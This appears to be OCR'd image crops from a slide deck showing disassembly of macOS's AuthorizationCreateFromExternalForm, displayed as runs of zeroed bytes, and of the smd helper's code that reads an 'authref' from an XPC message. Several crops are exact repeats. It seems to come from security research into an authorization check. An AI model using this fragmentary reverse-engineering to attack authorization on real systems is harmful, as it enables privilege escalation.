
```
00007FF80345D413 _AuthorizationCreateFromExternalForm proc near
00007FF80345D413
00007FF80345D413
00007FF80345D413
00007FF80345D413
00007FF80345D413 length          = qword ptr -30h
00007FF80345D413
00007FF80345D413                 add     [rax], al
00007FF80345D414                 add     [rax], al
00007FF80345D417                 add     [rax], al
00007FF80345D419                 add     [rax], al
00007FF80345D41B                 add     [rax], al
00007FF80345D41D                 add     [rax], al
00007FF80345D41F                 add     [rax], al
00007FF80345D420                 add     [rax], al
00007FF80345D421                 add     [rax], al
00007FF80345D424                 add     [rax], al
00007FF80345D42A                 add     [rax], al
00007FF80345D42D                 add     [rax], al
00007FF80345D430                 add     [rax], al
00007FF80345D436                 add     [rax], al
00007FF80345D439                 add     [rax], al
00007FF80345D43B                 add     [rax], al
00007FF80345D43D                 add     [rax], al
00007FF80345D43F                 add     [rax], al
00007FF80345D444                 add     [rax], al
```


```
00007FF80345EFD1                add     [rax], al
00007FF80345EFD3                add     [rax], al
00007FF80345EFD5                add     [rax], al
00007FF80345EFD7                add     [rax], al
00007FF80345EFD9                add     [rax], al
00007FF80345EFDB                add     [rax], al
00007FF80345EFDD                add     [rax], al
00007FF80345EFDF                add     [rax], al
00007FF80345EFE1                add     [rax], al
00007FF80345EFE3                add     [rax], al
00007FF80345EFE5                add     [rax], al
00007FF80345EFE7                add     [rax], al
00007FF80345EFE9                add     [rax], al
00007FF80345EFEB                add     [rax], al
00007FF80345EFED                add     [rax], al
00007FF80345EFEF                add     [rax], al
00007FF80345EFF1                add     [rax], al
00007FF80345EFF3                add     [rax], al
00007FF80345EFF5                add     [rax], al
00007FF80345EFF7                add     [rax], al
00007FF80345EFF9                add     [rax], al
00007FF80345EFFB                add     [rax], al
00007FF80345EFFD                add     [rax], al
00007FF80345EFFF                mov     edx, edi
00007FF80345F001                call    j__xpc_dictionary_set_value
00007FF80345F006                mov     rdi, r15
00007FF80345F009                call    j__xpc_release
```


```
00007FF80345EFD1                add     [rax], al
00007FF80345EFD3                add     [rax], al
00007FF80345EFD5                add     [rax], al
00007FF80345EFD7                add     [rax], al
00007FF80345EFD9                add     [rax], al
00007FF80345EFDB                add     [rax], al
00007FF80345EFDD                add     [rax], al
00007FF80345EFDF                add     [rax], al
00007FF80345EFE1                add     [rax], al
00007FF80345EFE3                add     [rax], al
00007FF80345EFE5                add     [rax], al
00007FF80345EFE7                add     [rax], al
00007FF80345EFE9                add     [rax], al
00007FF80345EFEB                add     [rax], al
00007FF80345EFED                add     [rax], al
00007FF80345EFEF                add     [rax], al
00007FF80345EFF1                add     [rax], al
00007FF80345EFF3                add     [rax], al
00007FF80345EFF5                add     [rax], al
00007FF80345EFF7                add     [rax], al
00007FF80345EFF9                add     [rax], al
00007FF80345EFFB                add     [rax], al
00007FF80345EFFD                add     [rax], al
00007FF80345EFFF                mov     edx, edi
00007FF80345F001                call    j__xpc_dictionary_set_value
00007FF80345F006                mov     rdi, r15
00007FF80345F009                call    j__xpc_release
```


```
00007FF80345D413 _AuthorizationCreateFromExternalForm proc near
00007FF80345D413                                        ; CODE XREF
00007FF80345D413                                        ; Security:
00007FF80345D413                                        ; DATA XREF
00007FF80345D413
00007FF80345D413                 add     [rax], al
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
                                    .
00007FF80345EFFD                 add     [rax], al
00007FF80345EFFF                 mov     edx, edi
00007FF80345F001                 call    j__xpc_dictionary_set_value
```



mov r12, rax
lea rdx, [rbp+length] ; length
mov qword ptr [rdx], 0
lea rsi, aAuthref ; "authref"
mov rdi, r14 ; xdict
call _xpc_dictionary_get_data
mov r15d, 51h ; 'Q'
test rax, rax
jz loc_100004121
cmp [rbp+length], 20h ; ' '
jnz loc_100004121
lea rsi, [rbp+authorization] ; authorization
mov qword ptr [rsi], 0
mov rdi, rax ; extForm
call _AuthorizationCreateFromExternalForm
test eax, eax
jz short loc_1000040B7
/usr/libexec/smd


mov r12, rax
lea rdx, [rbp+length] ; length
mov qword ptr [rdx], 0
lea rsi, aAuthref ; "authref"
mov rdi, r14 ; xdict
call _xpc_dictionary_get_data
mov r15d, 51h ; 'Q'
test rax, rax
jz loc_100004121
cmp [rbp+length], 20h ; ' '
jnz loc_100004121
lea rsi, [rbp+authorization] ; authorization
mov qword ptr [rsi], 0
mov rdi, rax ; extForm
call _AuthorizationCreateFromExternalForm
test eax, eax
jz short loc_1000040B7
/usr/libexec/smd

